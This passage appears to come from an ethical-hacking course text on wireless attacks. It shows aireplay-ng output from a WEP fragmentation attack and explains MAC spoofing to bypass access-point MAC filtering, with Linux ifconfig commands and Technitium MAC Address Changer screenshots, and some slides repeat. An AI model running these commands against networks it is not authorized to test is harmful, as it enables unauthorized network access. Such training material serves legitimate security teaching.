


```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
      Size: 120, FromDS: 1, ToDS: 0 (WEP)
      BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C
0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q.D...w.....<R.
0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```

```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
```

PRGA is stored in the file

Figure 16.55: Screenshot displaying the execution of a fragmentation attack using aireplay-ng



MAC Spoofing Attack

- In Media Access Control (MAC) spoofing, attackers **change the MAC address** to that of an authenticated user to bypass the MAC filtering configured in an AP
- To spoof a MAC address, the attacker needs to set the value returned from ifconfig to **another hex value** in the format of aa:bb:cc:dd:ee:ff
- Attackers use MAC spoofing tools, such as **Technitium MAC Address Changer** and MAC Address Changer, to change the MAC address

Linux Shell

```
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Logging as root and disable the network interface

Enter the new MAC address

Bring the interface back up

Technitium MAC Address Changer

Technitium MAC Address Changer allows you to change (spoof) the **MAC Address** of your **Network Interface Card** (NIC) instantly

Technitium MAC Address Changer v6 - by Shreyas Zare

Network Connections	Changed	MAC Address	Link Status	Speed
☑ Wi-Fi	No	68-7F[redacted]	Up, Operational	177 mbps
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☐ Ethernet0	No		Down, Non Operational	0 bps

Connection Details

Connection Wi-Fi
Device Compact Wireless-G USB Network Adapter
Hardware ID USB\VID_1737&P[redacted]1
Config ID {ABF114E4-87A7-4039-B[redacted]}
TCP/IPv4: Enabled
TCP/IPv6: Enabled

Original MAC Address
68-7F-74-[redacted]
Cisco-Linksys, LLC (Address: 121 Theory Drive, Irv

Active MAC Address
68-7F-[redacted] (Original)
Cisco-Linksys, LLC (Address: 121 Theory Drive, Irv


Change MAC Address
02 - 44 - 63 - FD - 35 - 01
[CC-44-63] Apple, Inc. (Address: 1 Infinite Loop, Cupertino CA
☑ Automatically restart network connection to apply changes
☑ Make new MAC address persistent
☑ Use '02' as first octet of MAC address Why?

Received 6.54 MB (6852635 bytes)
--Speed 2.35 KB/s (2406 bytes)
Sent 1.17 MB (1228527 bytes)
--Speed 0 B/s (0 bytes)

https://technitium.com

MAC Spoofing Attack

A MAC address is a unique identifier hard-coded in the circuit of a network card by its manufacturer. Some networks implement MAC address filtering as a security measure. In MAC spoofing, attackers change their MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP. To spoof a MAC address, the attacker simply needs to set the value returned by ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. This change is made through the sudo command, which requires the root password. Attackers use MAC spoofing tools such as Technitium MAC Address Changer and MAC Address Changer to change the MAC address.



Linux Shell

```
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Logging as root and disable the network interface

Enter the new MAC address

Bring the interface back up


Figure 16.56: MAC address spoofing in Linux and Windows

MAC Spoofing Tools

- **Technitium MAC Address Changer**

  Source: *https://technitium.com*

  Technitium MAC Address Changer allows a user to change (spoof) the MAC address of their NIC instantly. It has a simple user interface and provides information regarding each NIC in the machine. The MAC address is used by Windows drivers to access Ethernet LANs.



Network Connections	Changed	MAC Address	Link Status	Speed
☑ Wi-Fi	No	68-7F[redacted]	Up, Operational	177 mbps
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☐ Ethernet0	No		Down, Non Operational	0 bps

Connection Details

Connection Wi-Fi
Device Compact Wireless-G USB Network Adapter
Hardware ID USB\VID_1737&P[redacted]1
Config ID {ABF114E4-87A7-4039-B7[redacted]6}
TCP/IPv4: Enabled **TCP/IPv6:** Enabled

Original MAC Address
68-7F-74-6[redacted]
Cisco-Linksys, LLC (Address: 121 Theory Drive, Irv

